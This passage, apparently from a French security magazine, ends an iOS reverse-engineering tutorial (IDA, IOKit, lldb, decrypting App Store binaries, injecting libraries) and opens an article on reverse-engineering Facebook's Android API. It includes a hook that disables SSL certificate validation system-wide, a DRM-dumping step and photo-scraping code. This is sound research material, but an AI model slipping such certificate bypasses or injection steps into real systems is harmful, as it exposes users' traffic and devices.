com.apple.security.sandbox:__text:80AF4EBE  BL          ___stack_chk_fail_
stub_80af7060
com.apple.security.sandbox:__text:80AF4EC2  NOP
```

Les instructions de l'épilogue sont conditionnelles et ne sont exécutées que si le stack cookie est valide. Cette construction semble perturber l'heuristique d'IDA qui détecte la fin des fonctions. Une solution (peu élégante) pour corriger ce problème est la suivante :

- placer le curseur sur l'instruction de saut vers le stub `stack_chk_fail` ;

- choisir ***Edit > Patch Program > Change word*** ;
- remplacer la valeur par **0xBDF0** (POP {R4-R7, PC}) ;
- revenir au début de la fonction et appuyer sur [P] (*Create function*).

3.2.5 IOKit

IOKit est le framework C++ utilisé pour les *drivers* et extensions kernel en général. Le framework fournit des classes de base dont les drivers doivent hériter, ainsi qu'un mécanisme de méta-classes permettant d'identifier le type des objets lors de l'exécution (équivalent de RTTI). La commande **ioreg -l** (du package Cydia **iokittools**) permet d'afficher l'ensemble des objets IOKit instanciés par le kernel. Il est possible d'interagir avec certains drivers IOKit depuis l'userland si ceux-ci déclarent une classe de type « User client » (propriété **IOUserClientClass**).

Stefan Esser décrit dans le *iOS Hacker's Handbook* la technique pour retrouver toutes les classes, leur hiérarchie, ainsi que les *vtables* associées. Lors de l'initialisation d'une extension kernel IOKit, des objets de type **OSMetaClass** sont instanciés pour décrire chaque classe définie dans le module. Le constructeur **OSMetaClass** prend comme paramètres le nom de la classe, la méta-classe de la classe parente, ainsi que la taille d'une instance en octets. Le premier paramètre correspond à la zone mémoire réservée pour l'instance de l'objet : les méta-classes sont des objets globaux, placés dans la section **__common** du *kext*. Ces appels peuvent être identifiés en listant toutes les références au symbole **_ZN11OSMetaClassC2EPKcPKS_j**.

Le code suivant montre l'initialisation de la méta-classe de la classe **IOUSBDeviceInterfaceUserClient** dans le noyau iOS 6.1 :

```
void __fastcall sub_80661190()
{
  __ZN11OSMetaClassC2EPKcPKS_j_stub_80666034(
    &dword_8066791C,
    "IOUSBDeviceInterfaceUserClient",
    &IOUserClient::gMetaClass,
    0xE8);
  dword_8066791C = (int)off_806669B8;
}
```

On peut donc en déduire que la classe **IOUSBDeviceInterfaceUserClient** hérite de **IOUserClient**, et que sa méta-classe se trouve à l'adresse **0x8066791c**. En observant les références à la variable **dword_8066791C**, on trouve une fonction qui se contente de renvoyer l'adresse de cette variable :

```
int *__fastcall sub_8065FED8()
{
  return &dword_8066791C;
}
```

En fait, tous les objets IOKit doivent implémenter la méthode suivante de la classe **OSMetaClassBase** :

```
virtual const OSMetaClass * getMetaClass() const = 0;
```

Une fois cette fonction identifiée, il suffit de lister ses *xrefs* (normalement 1 seule référence) pour trouver la *vtable* de la classe étudiée.

Le script **iokit.py** identifie toutes les classes, renomme les méthodes dans les *vtables* en fonction des symboles présents dans les classes de base du framework, et crée des structures C pour chaque classe.

3.3 Debugging

Le code du protocole de debug kernel KDP est présent dans le noyau iOS. Il est possible de l'activer sous iOS 5 et de s'y connecter avec un câble série **[KDP_ESSER]**. Cependant, cette méthode est assez instable, le noyau reboote lorsqu'il est interrompu trop longtemps sur un *breakpoint*.

Il est recommandé de surveiller l'évolution du projet d'émulateur *iemu*, qui permettra de débugger beaucoup plus facilement le kernel iOS via le stub gdb de qemu **[IEMU]**.

4 Userland

4.1 Préliminaires

4.1.1 Shell

Pour étudier le code d'applications ou de démons *userland*, il est préférable d'avoir un terminal jailbreaké avec OpenSSH installé.

Le script Python **tcprelay** du projet open source **usbmuxd** permet de rediriger un port local vers un port en écoute sur le terminal via USB **[USBMUXD]**. La commande suivante redirige le port 2222 vers le port 22 du terminal :

```
./usbmuxd-1.0.8/python-client/tcprelay.py -t 22:2222
```

Le fichier de configuration **~/.ssh/config** suivant peut être utilisé pour pouvoir se connecter facilement à plusieurs terminaux via **tcprelay** :

```
Host iphone
Hostname localhost
Port 2222
User root
StrictHostKeyChecking no
UserKnownHostsFile=/dev/null
LocalForward 1234 localhost:1234
```

Attention, lors de la copie de binaires vers le terminal avec **scp**, si le binaire existe déjà et a déjà été exécuté, il faut l'effacer avant de le remplacer. Autrement, le nouveau binaire plantera au lancement (erreur « Killed: 9 »). En effet, le noyau garde en cache les signatures des binaires et ce cache n'est pas invalidé lorsque le fichier est modifié.

4.1.2 Décryptage des applications AppStore

Les applications issues de l'AppStore sont chiffrées avec le DRM *Fairplay*. Il n'existe pas de méthode pour déchiffrer les applications « offline », cependant sur un terminal jailbreaké, il est possible de *dumper* le binaire déchiffré en mémoire.

La technique la plus simple est de lancer l'application en ligne de commandes en injectant la bibliothèque **dumpdecrypted** de Stefan Esser **[DUMPDECRYPTED]**.

```
iPhone:~ root#  DYLD_INSERT_LIBRARIES=./dumpdecrypted.dylib /var/
mobile/Applications/CB3EDC6A-0A61-4FA9-B6CF-5F19FA95D3EB/iTalk.
app/iTalk
mach-o decryption dumper

DISCLAIMER: This tool is only meant for security research
purposes, not for application crackers.

[+] Found encrypted data at address 00001000 of length 286720
bytes - type 1.
[+] Opening /private/var/mobile/Applications/CB3EDC6A-0A61-4FA9-
B6CF-5F19FA95D3EB/iTalk.app/iTalk for reading.
[+] Reading header
[+] Detecting header type
[+] Executable is a FAT image - searching for right architecture
[+] Correct arch is at offset 675840 in the file
[+] Opening iTalk.decrypted for writing.
[+] Copying the not encrypted start of the file
[+] Dumping the decrypted data into the file
[+] Copying the not encrypted remainder of the file
[+] Closing original file
[+] Closing dump file
```

Le binaire obtenu peut ensuite être analysé dans IDA.

4.1.3 Applications système

Les binaires système ne sont pas chiffrés et peuvent être récupérés directement via **scp** sur un terminal jailbreaké. Autrement, pour les modèles où les clés de chiffrement des firmwares sont disponibles, il est possible de déchiffrer l'image de la partition système contenue dans l'IPSW avec l'outil **vfdecrypt** : il s'agit du fichier dmg le plus volumineux à la racine de l'archive.

```
./vfdecrypt -i 048-0820-001.dmg -k
751775f5f345c9632fcc52876c63cffffd5b05b28b402986e3e0898c2fb8c
58051bfd575 -o rootfs.dmg
```

4.1.4 Dyld shared cache

Lors de l'analyse d'applications ou de démons système, il est souvent nécessaire de pouvoir étudier les frameworks utilisés. Sous iOS, toutes les bibliothèques dynamiques (**dylib**) sont regroupées dans le « shared cache » (**/System/Library/Caches/com.apple.dyld/dyld_shared_cache_armv7**). À partir de la version 6.2, IDA peut ouvrir directement ce fichier et propose à l'utilisateur de choisir la bibliothèque à désassembler (mode « single module »). Le mode « complete image » peut également être utilisé, mais il faut alors augmenter le paramètre **VPAGESIZE** dans le fichier **ida.cfg** et s'armer de patience (le cache fait environ 200 Mo).

Pour les anciennes versions d'IDA, il est possible d'extraire les bibliothèques du cache avec l'outil **dsc_extractor** fourni par Apple dans les sources du *linker* **dyld** (script **build_dsc_extractor.sh**).

4.2 IDA

4.2.1 Spécificités Objective C

Le langage Objective C a la particularité de faire passer tous les appels de méthodes (envoi de messages) par la fonction **objc_msgSend** de la bibliothèque **libobjc.dylib**. Cette fonction prend en paramètres un pointeur vers l'objet, le sélecteur de la méthode à appeler (chaîne de caractères) et les différents paramètres de la méthode. IDA 6.2 prend en compte les métadonnées Objective C et est capable de renommer les méthodes, mais ne prend pas encore en compte la résolution des appels à **objc_msgSend** pour suivre le flot d'exécution.

Le script **objc-arm-xref-parser.py** d'Intrepidus Group permet d'ajouter les références directes vers les méthodes appelées via **objc_msgSend**, ce qui facilite la lecture du code **[OBJC_XREF]**.

4.3 Debugging

4.3.1 Gdb

Le package **gdb** disponible dans Cydia ne fonctionne plus à partir d'iOS 4. La solution consiste à récupérer le binaire **gdb** ARM inclus dans Xcode et lui ajouter les bons *entitlements* (script **get_gdb.sh**). Gdb peut ensuite être utilisé en local sur le terminal.

4.3.2 Lldb

Le debugger **lldb** est utilisé par défaut dans les versions récentes d'Xcode. Le serveur de debug compilé pour iOS est présent sur le « developper disk », une image disque chargée par Xcode sur le terminal pour le passer en mode « développement ». Il est possible de récupérer ce binaire et de lui modifier ses *entitlements* pour pouvoir utiliser le serveur de debug **lldb** sur n'importe quel processus (script **get_lldbserver.sh**) :

```
hdiutil attach /Applications/Xcode.app/Contents/Developer/Platforms/
iPhoneOS.platform/DeviceSupport/6.1 (10B141)/DeveloperDiskImage.dmg
cp /Volumes/DeveloperDiskImage/usr/bin/debugserver .
codesign -s - --entitlements entitlements_debugger.plist -f debugserver
hdiutil detach /Volumes/DeveloperDiskImage/
scp debugserver iphone:/var/root
```

Le binaire **debugserver** peut ensuite être lancé depuis un shell *root*, en forwardant le port d'écoute utilisé via SSH :

```
iPhone:~ root# ./debugserver2 localhost:1234 --attach=lockdownd
debugserver-199 for armv7.
Listening to port 1234...

admin@vm-osx:~$ lldb
(lldb) platform select remote-ios
  Platform: remote-ios
 Connected: no
  SDK Path: "/Users/admin/Library/Developer/Xcode/iOS DeviceSupport/6.1
(10B144)"
 SDK Roots: [ 0] "/Users/admin/Library/Developer/Xcode/iOS DeviceSupport/5.0.1
(9A406)"
 SDK Roots: [ 1] "/Users/admin/Library/Developer/Xcode/iOS DeviceSupport/5.1.1
(9B206)"
 SDK Roots: [ 2] "/Users/admin/Library/Developer/Xcode/iOS DeviceSupport/6.1
(10B144)"
(lldb) process connect connect://localhost:1234
Process 40 stopped
* thread #1: tid = 0x1603, 0x3bdd1eb4 libsystem_kernel.dylib`mach_msg_trap + 20,
stop reason = signal SIGSTOP
    frame #0: 0x3bdd1eb4 libsystem_kernel.dylib`mach_msg_trap + 20
libsystem_kernel.dylib`mach_msg_trap + 20:
-> 0x3bdd1eb4:  pop    {r4, r5, r6, r8}
   0x3bdd1eb8:  bx     lr

libsystem_kernel.dylib`mach_msg_overwrite_trap:
   0x3bdd1ebc:  mov    r12, sp
   0x3bdd1ec0:  push   {r4, r5, r6, r8}
(lldb) bt
* thread #1: tid = 0x1603, 0x3bdd1eb4 libsystem_kernel.dylib`mach_msg_trap + 20,
stop reason = signal SIGSTOP
    frame #0: 0x3bdd1eb4 libsystem_kernel.dylib`mach_msg_trap + 20
    frame #1: 0x3bdd204c libsystem_kernel.dylib`mach_msg + 40
    frame #2: 0x33c1f044 CoreFoundation`__CFRunLoopServiceMachPort + 128
    frame #3: 0x33c1dd5e CoreFoundation`__CFRunLoopRun + 814
    frame #4: 0x33b90ebc CoreFoundation`CFRunLoopRunSpecific + 356
    frame #5: 0x33b90d48 CoreFoundation`CFRunLoopRunInMode + 104
    frame #6: 0x0004d9a4 lockdownd`___lldb_unnamed_function359$$lockdownd + 804
    frame #7: 0x00040e88 lockdownd`___lldb_unnamed_function269$$lockdownd + 112
(lldb)
```

Attention, pour que **debugserver** fonctionne après un redémarrage du terminal, il est nécessaire de relancer Xcode pour que le « developper disk » soit chargé.

La documentation de **lldb** propose un tableau de correspondance entre les commandes **gdb** et **lldb** **[LLDB_GDB]**.

4.4 Instrumentation

4.4.1 Injection de librairies dynamiques

Pour étudier ou modifier le comportement d'une application lors de son exécution, il peut être intéressant d'injecter du code et de détourner certaines fonctions.

Pour injecter une bibliothèque dans tous les processus de manière temporaire, la commande **launchctl** permet de modifier la variable d'environnement **DYLD_INSERT_LIBRARIES** au niveau du démon **launchd** :

```
iPhone:~ root# chmod +r hook.dylib
iPhone:~ root# launchctl setenv DYLD_INSERT_LIBRARIES /var/root/
hook.dylib
```

La bibliothèque sera alors chargée dans tous les nouveaux processus démarrés par **launchd** (démons et applications graphiques). Pour éviter les crashs, il faut s'assurer que le fichier .dylib est bien lisible par tous les utilisateurs. Pour revenir à la normale, il suffit d'utiliser la commande **unsetenv** :

```
iPhone:~ root# launchctl unsetenv DYLD_INSERT_LIBRARIES
```

Une fois notre code injecté dans le processus, il est possible de hooker des fonctions, par exemple en utilisant le mécanisme d'interposition du loader **dyld**. Le code suivant remplace la fonction **SecTrustEvaluate** exportée par le Security framework : cette fonction est utilisée, entre autres, pour la validation des certificats SSL :

```
#include <Security/Security.h>

OSStatus new_SecTrustEvaluate(SecTrustRef trust, SecTrustResultType *result)
{
  *result = kSecTrustResultProceed;
  return errSecSuccess;
}

const struct {void *n; void *o;} interposers[] __attribute((section("__DATA,
__interpose"))) = {
    { (void *)new_SecTrustEvaluate, (void *)SecTrustEvaluate }
};
```

Une fois injecté via **launchctl**, ce code suffit à désactiver la validation des certificats SSL et permet d'utiliser un proxy comme **burp** pour analyser les flux réseau, y compris des démons Apple ou des applications qui vérifient l'autorité de certificats utilisée.

Le framework **MobileSubstrate** et l'outil **cycript** permettent de faciliter le développement de bibliothèques de hook et l'introspection du runtime Objective C. Ces outils sont présentés en détails dans MISC n°65.

4.4.2 Injection dans un processus déjà lancé

L'injection avec **DYLD_INSERT_LIBRARIES** ou **MobileSubstrate** impose de relancer le processus ciblé pour prendre en compte la bibliothèque à injecter, ce qui n'est pas un problème en général. Cependant, comex a publié un code intéressant permettant d'injecter une bibliothèque dans un processus actif, et même d'appliquer le mécanisme d'interposition à la volée **[INJECT_INTERPOSE]**. Ce code utilise les API *mach* bas niveau pour manipuler le processus cible, ainsi qu'une technique astucieuse pour le forcer à effectuer un appel à la fonction **dlopen** sans injecter de code assembleur.

Conclusion

À travers cet article, nous avons décrit les premières étapes pour se lancer dans le reverse sous iOS : les différents scripts mentionnés peuvent être récupérés sur GitHub **[IOS_STUFF]**.

Pour aller plus loin, les sujets suivants peuvent constituer de bonnes pistes de recherche pour le lecteur intéressé :

- Reverser des applications, en particulier celles dites de sécurité (MDM, gestionnaires de mots de passe, etc.). C'est un bon moyen de découvrir les API les plus courantes, ainsi que les mécanismes de protection : stockage dans le *Keychain*, détection de jailbreak, etc. ;
- Développer un *crawler* qui parcourt l'AppStore à la recherche d'applications « suspectes » : ce type d'analyse n'a jamais été réalisé à notre connaissance ;
- Lister les différents démons et services et identifier leur usage : de nombreux services sont par exemple accessibles via USB. La bibliothèque **libimobiledevice** est un bon point de départ ;
- Rechercher des vulnérabilités dans les différents composants d'iOS et contribuer à la « scène jailbreak ». En particulier, aucune nouvelle vulnérabilité concernant les bootloaders n'a été publiée depuis octobre 2010. Avis aux amateurs ! ■

RÉFÉRENCES

[XNU] http://opensource.apple.com/tarballs/xnu/

[IMG3] http://theiphonewiki.com/wiki/Img3

[FIRMWARE] http://theiphonewiki.com/wiki/Firmware

[BDU] https://github.com/Chronic-Dev/Bootrom-Dumper

[XPWN] https://github.com/planetbeing/xpwn

[IOS_STUFF] https://github.com/pod2g/ios_stuff

[OPENIBOOT] https://github.com/iDroid-Project/openiBoot

[IRECOVERY] http://theiphonewiki.com/wiki/IRecovery

[KDP] https://github.com/badeip/serialKDPproxy

[LZSSDEC] http://nah6.com/~itsme/cvs-xdadevtools/iphone/tools/lzssdec.cpp

[IDAPY_ESSER] https://github.com/stefanesser/IDA-IOS-Toolkit/

[KDP_ESSER] http://media.blackhat.com/bh-us-11/Esser/BH_US_11_Esser_Exploiting_The_iOS_Kernel_Slides.pdf

[IEMU] https://github.com/cmwdotme/QEMU-s5l89xx-port

[USBMUXD] http://marcansoft.com/blog/iphonelinux/usbmuxd/


[DUMPDECRYPTED] https://github.com/stefanesser/dumpdecrypted

[OBJC_XREF] https://github.com/intrepidusgroup/ocat/blob/master/objc-arm-xref-parser.py

[LLDB_GDB] http://lldb.llvm.org/lldb-gdb.html

[INJECT_INTERPOSE] https://github.com/comex/inject_and_interpose

POUR ALLER PLUS LOIN



FACEBOOK MOBILE API : INSPECTION

Victor Perron

mots-clés : FACEBOOK / DÉSINSCRIPTION / API

Une plongée dans les profondeurs insoupçonnées de l'API Facebook... « Et pourquoi ne pas se désinscrire de Facebook ? ». L'idée est à la mode. Cependant, les rares à s'y essayer comprennent vite que ce n'est pas qu'une question de volonté. De nombreux écueils rendent l'opération complexe...

Quitter Facebook, oui ; mais perdre le contact avec ses amis, non. Quitter Facebook, oui ; mais perdre toutes les photos, vidéos, commentaires, messages : non !

Nombreux sont ceux qui gardent un accès au site, même sans activité particulière, afin de pouvoir communiquer avec leurs amis, faute d'avoir leurs coordonnées. D'autres n'ont tout simplement pas trouvé le moyen de supprimer leur compte. Et tous voudraient garder une trace de leurs échanges de messages, leurs photos et vidéos, voire les commentaires sur leur « mur ».

C'est pour leur venir en aide, et parce que j'étais moi aussi dans ce cas, que cet article a vu le jour. Je cherchais un moyen de désamorcer toutes ces barrières et permettre, si possible au plus grand nombre, de se désinscrire proprement. Comme vous le verrez plus loin, cette recherche a coincé techniquement à plusieurs reprises ; et pour aboutir, la voie la plus simple semblait passer par l'analyse de l'application Facebook pour Android, nom de code **Katana**. C'est alors que de nombreuses surprises sont apparues...

1 Une désinscription propre

1.1 Récupérer (toutes) ses données

Vous connaissez sûrement la fonctionnalité, proposée par Facebook, de récupération de vos données personnelles : elle vous permet de télécharger l'ensemble de votre contribution au site. Et j'insiste : seulement votre *propre* contribution.

C'est tout de même faible : à quoi bon récupérer des photos que l'on a déjà soi-même mises en ligne ? Des messages que l'on a soi-même écrits ? Des pages que l'on a soi-même créées ?

Non, ce que l'on voudrait, ce serait obtenir les albums photos de nos amis, ces images dont nous n'avons pas de copie ; ou au minimum, ces satanées *Tagged Pictures* sur lesquelles nous apparaissons.

C'est là où le bât blesse, et ce n'est que le début. Facebook interdit formellement cette pratique. Il l'interdit d'ailleurs à tel point que certains sites ou logiciels, tels FaceDown, ont dû mettre la clé sous la porte pour viol des conditions d'utilisation. Il existe bien des versions récupérables sur réseau Torrent, mais rien ne garantit leur fonctionnement dans la durée... FacePAD/Photojacker, une populaire extension Firefox, a elle aussi été priée de disparaître du Web. Cependant, cette dernière ne permettait pas, là non plus, le téléchargement des Tagged Pictures.

Heureusement, deux outils existent encore, tous deux très efficaces et assez complets ; l'un est un site web, l'autre un plug-in Chrome. Vous en trouverez les références dans les liens en annexe : Social Photo Download **[SPD]** et fb-exporter **[FBE]**. Mais pour combien de temps existeront-ils ?

Au cas où, à l'heure où vous lisez ces lignes, plus aucun de ces outils n'existe, rassurez-vous : il sera toujours possible d'écrire vous-même un bout de code qui fasse le travail. J'en donne un exemple illustratif, mais vous pourrez bien sûr faire mieux ; l'important est de voir la facilité avec laquelle c'est fait.

J'utilise ici une version aujourd'hui obsolète de l'API Facebook pour JavaScript, dont la nouvelle version est téléchargeable sous forme de script sur leur site.

```
FB_RequireFeatures(["XFBML"], function() {
    FB.Facebook.init("MY_API_KEY", "xd_receiver.htm");
    FB.Facebook.get_sessionState().waitUntilReady(function() {
        var api = FB.Facebook.apiClient;
        api.users_getLoggedInUser(function(user_id) {
            var request = "SELECT src_big FROM photo WHERE pid IN
            (SELECT pid FROM photo_tag WHERE subject="+user_id+" )";
            api.fql_query(request, function(result) {

// Retrieve the names also in order to give a name to the photo's folder
      api.users_getInfo(uid, ["first_name", "last_name"], function(names) {

          $.post("save_photos.php",
                        { names: $.toJSON(names) , data: $.toJSON(result) },
    function(data) {
            window.location.replace(data);
                    });
      });
  });
        });
    });
});
```

1.2 Supprimer son compte

Nous ne nous attarderons pas longtemps sur cette partie. Chacun sait en effet que depuis plus d'un an, Facebook a donné la possibilité à ses utilisateurs de détruire leur compte, à l'aide d'un lien (bien caché dans ses pages d'aide) **[FBDEL]** qui supprime totalement vos données de leurs serveurs deux semaines après son activation.

J'étais dubitatif, j'ai donc testé, ça marche... Du moins, une fois que leurs caches sont bien vides, ce qui dans mon cas a pris presque deux mois pour certaines photos. Et il faut faire bien attention à ne laisser aucune session ouverte nulle part durant les deux semaines qui suivent votre demande !

1.3 Garder vos contacts, prévenir de votre départ

Cette partie ouvre les hostilités. C'est dans ce but que l'analyse technique ci-dessous a été menée. Comment prévenir tous ses contacts que l'on va prochainement quitter Facebook et leur donner ses coordonnées ?

Un message sur votre mur ne suffira pas, il sera effacé dès votre suppression de compte effective. Il faut donc soit leur envoyer un message personnel, soit publier quelque chose sur leur mur, soit récupérer leurs adresses personnelles pour pouvoir leur écrire ou les appeler dans le futur. Malheureusement...

Depuis le site officiel, Facebook ne donne la possibilité d'envoyer un message qu'à une vingtaine de personnes maximum à la fois. Difficile dans ces conditions de prévenir tous ses contacts d'un coup.

De plus, impossible de récupérer les informations sur vos contacts : numéros de téléphone, adresses mail, anniversaires, tout cela est souvent spécifié sur les pages de vos connaissances ; cependant, pas moyen de télécharger tout cela pour rester en contact après votre désinscription.

Nous allons voir dans ce qui vient que non seulement la récupération de ces données est possible de façon automatique, mais que nous pouvons aller bien plus loin...

2 Inside Facebook API

2.1 Présentation et prise en main

À l'utilisation, l'API Facebook, en particulier l'API Web JavaScript/PHP, révèle bien vite ses limites en termes de fonctionnalités, de possibilités, d'autorisations. Presque tout y est interdit, en particulier :

- Tout accès en écriture à quoi que ce soit, sauf si le contact concerné l'a autorisé ;
- Tout envoi de message ;
- Toute lecture de données un tant soit peu personnelles, telles que l'e-mail du contact ou le numéro de téléphone.

Interdit, donc, d'envoyer un petit message, d'écrire sur le mur de ses amis, ou de récupérer la moindre information de contact, sauf à tout faire au cas par cas.

Les accès aux données personnelles semblent si verrouillés que des petits malins sont allés jusqu'à écrire Profilicious, une application illégale qui combinait carrément *parsing* et OCR (reconnaissance de caractères) sur les profils des contacts pour récupérer leurs e-mails.

Et cependant... Avec un compte Yahoo!, vous pouvez récupérer les adresses mail de votre liste d'amis Facebook. Il y a donc forcément une API quelque part, même si elle est un peu cachée.

Par ailleurs, une lueur d'espoir semble venir des téléphones Android. J'avais déjà remarqué que mon cher Galaxy S était capable d'enrichir ma liste de contacts avec leurs e-mails et numéros de téléphone *via* Facebook, sans que je ne demande quoi que ce soit. De plus, l'application Facebook embarquée est capable d'envoyer des messages personnels... À l'analyse !

2.2 Sniff du réseau

Premier réflexe, le sniff du réseau. Pour le moment, cela reste simple, un super tutoriel existe dans la documentation Android **[DRDTCP]** officielle à ce sujet ; un post de Steven Van Bael **[VANBAEL]** nous renseigne encore un peu plus.

Simplement : récupérer ou compiler une version de **tcpdump** pour ARM, avec **libpcap** compilée statiquement, et l'injecter sur votre *device* - il vous faudra les droits *root*. Je ne décris pas cette étape en détails, de très nombreuses infos traînent partout sur le Net à ce propos.

Voyons voir ce que donne notre session de sniff durant un login de l'application Facebook :

```
% adb push tcpdump-arm /system/xbin/tcpdump
2489 KB/s (1801155 bytes in 0.706s)
% adb shell
# chmod 6755 /system/xbin/tcpdump
# netcfg
lo       UP    127.0.0.1       255.0.0.0       0x00000049
usb0     DOWN  0.0.0.0         0.0.0.0         0x00001002
tunl0    DOWN  0.0.0.0         0.0.0.0         0x00000080
gre0     DOWN  0.0.0.0         0.0.0.0         0x00000080
sit0     DOWN  0.0.0.0         0.0.0.0         0x00000080
svnet0   UP    0.0.0.0         0.0.0.0         0x000000d1
pdp0     UP    10.122.112.19   255.255.255.0   0x000010d1
eth0     UP    0.0.0.0         0.0.0.0         0x00001043
wl0.1    UP    192.168.43.1    255.255.255.0   0x00001043
# tcpdump -i pdp0 -p -s 0 -w /sdcard/capture.pcap
tcpdump: listening on pdp0, link-type LINUX_SLL (Linux cooked),
capture size 65535 bytes
^C1090 packets captured
1090 packets received by filter
0 packets dropped by kernel
```

On peut voir sous Wireshark l'analyse du fichier de capture obtenu : des requêtes DNS vers un certain serveur (snsgw.facebook.com, « snsgw » pour *Social Network Service Gateway*), suivies d'une première requête sous HTTPS, suivie de requêtes en clair dont les termes clés font penser à des actions, telles que lister vos amis, envoyer des messages, récupérer les infos de votre mur... (voir figure 1).

Cependant, nous ne pouvons pas aller beaucoup plus loin. Il nous manque la fameuse requête chiffrée pour savoir ce qui se passe réellement ; de nombreux champs restent mystérieux dans nos requêtes et leurs réponses. Il va falloir passer à une analyse plus profonde.




Fig. 1 : Extrait de la capture réalisée sous Wireshark

2.3 Reverse engineering de l'application Facebook

Android fait tourner ses applications dans une VM Java libre à registres, nommée Dalvik. Cette dernière, plus adaptée au monde de l'embarqué que sa grande sœur, n'utilise pas le même format binaire que les **.class** de la JVM Oracle : les programmes compilés avec le SDK Android comportent un fichier **classes.dex** qui regroupe toutes ses classes Java encodées au format Dalvik.

Or, il existe un décompilateur Dalvik en accès libre, nommé Baksmali **[BAKSMALI]**. De nombreux tutoriaux existent déjà **[BAKTUT]**, ce sont d'ailleurs des lectures recommandées !

Baksmali est capable de régénérer l'arborescence complète des classes du programme cible à partir d'un unique **classes.dex**. Le format sous lequel ces classes sont obtenues est le Smali, un langage intermédiaire assez proche du code Java original.

En outre, son acolyte Smali vous permettra de recompiler cette arborescence, pourquoi pas modifiée au passage, en un nouveau fichier de classes Dalvik.

Récupérons le .apk de l'application Facebook depuis le téléphone : le chemin peut vous être indiqué par une application telle qu'*Android System Info* **[ASIAPP]**.

```
# adb pull /data/app/com.facebook.katana-1.apk .
```

Décompressez ce fichier avec **unzip**, puis utilisez Baksmali pour décompiler le **classes.dex**.

```
# java -jar baksmali-1.2.5.jar com.facebook.katana-1.apk_FILES/classes.dex
```

On obtient un répertoire **out/** qui contient, dans différents sous-dossiers, le code décompilé de l'application elle-même et des bibliothèques qu'elle peut utiliser. Entre autres, on aperçoit des dossiers correspondant à des bibliothèques de parsing JSON, XML et Apache Harmony pour effectuer directement des requêtes Web (voir figure 2).

2.3.1 Un SDK bien particulier...

Facebook distribue un SDK pour Android qui permet aux développeurs d'intégrer des services Facebook.

Si l'on regarde d'un peu plus près le code Java de ce SDK, on tombe sur les lignes suivantes, au niveau de l'appel d'authentification :




Fig. 2 : Un extrait de code en Smali à la sortie du décompilateur

```
intent.setClassName("com.facebook.katana", "com.facebook.katana.ProxyAuth");

intent.putExtra("client_id", applicationId);

if (permissions.length > 0) {
    intent.putExtra("scope", TextUtils.join(",", permissions));
}

[...]

if (!validateAppSignatureForIntent(activity, intent)) {
    return false;
}
```

Pour ceux parmi mes lecteurs qui ne sauraient pas ce qu'est un *intent*, il s'agit d'un mécanisme très pratique de la plateforme Android qui permet de faire se déclencher une action, avec passage de paramètres ou non, soit à une classe tierce bien définie, soit au système entier.

Par exemple, lorsque vous souhaitez ouvrir un fichier vidéo sur votre téléphone Android, un intent sera envoyé dans le système entier, à la recherche d'applications qui pourraient potentiellement lire ce fichier. C'est ainsi que le smartphone vous permet de faire un choix parmi la liste d'applications ayant répondu à l'intent.

Ici, il s'agit d'un intent qui envoie à la classe **ProxyAuth** de l'application Facebook officielle (cf. le **setClassName()** en première ligne), l'ID de votre application, ainsi que ses permissions.

Commençons donc ici : puisque nous avons le code décompilé, autant regarder directement ce que fait cette fameuse classe **ProxyAuth** !

```
invoke-direct {p0}, Lcom/facebook/katana/ProxyAuth;-
>getCallingPackageSigHash()[B

move-result-object v7 const/4 v8, 0x3
invoke-static {v7, v8}, Lcom/facebook/katana/util/Base64;-
>encodeToString([BI)Ljava/lang/String;

move-result-object v7
invoke-virtual {v4, v6, v7}, Landroid/os/Bundle;->putString(Ljava/
lang/String;Ljava/lang/String;)V

.line 83
new-instance v6, Ljava/lang/StringBuilder;
invoke-direct {v6}, Ljava/lang/StringBuilder;-><init>()V
const-string v7, "https://www.facebook.com/dialog/oauth?"
```

Bref, toute application Facebook ou utilisatrice du SDK, pour se connecter, voit ajouter à sa requête sa propre signature binaire (cf. **getCallingPackageSigHash**) avant l'envoi.

On sent qu'on s'approche du code sensible ; celui-ci est au cœur d'un système qui permet de blacklister à la demande toute application qui pose des problèmes.

